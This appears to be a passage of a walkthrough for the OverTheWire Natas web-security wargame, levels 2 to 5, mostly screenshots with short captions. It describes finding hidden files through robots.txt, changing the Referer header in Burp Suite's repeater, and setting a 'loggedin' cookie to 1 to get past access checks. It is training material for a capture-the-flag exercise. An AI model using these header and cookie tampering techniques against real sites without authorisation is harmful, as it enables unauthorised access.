


We can see the password now.




Natas2 -> Natas3


Go to the 3rd level using the found username and the password.




Go to the inspector first. We can see a hint.




Go to the robots.txt website and find some hints. It mentioned a part of a link.



When we go to that link we can see the users.txt file.




Go inside the users.txt file and find the password of natas4.




Natas3 -> Natas4


Log into the Natas4 using the password and the username.




Now it displays a message to refresh the page.




When we refresh the page, again displays the message “Access disallowed”.



Open the burp suite software and open the browser with it. Go to the proxy on burp suite.




Send a request to the repeater. Change the referrer from natas4 to natas5 and send the request. Now we can see the password and access granted message on the response.




Natas4 -> Natas5


Go to Natas5 using the username and password.




We can see the display message. Open inspect and go to the Cookies.



We can see that there are 0 loggedin. Change it to 1.



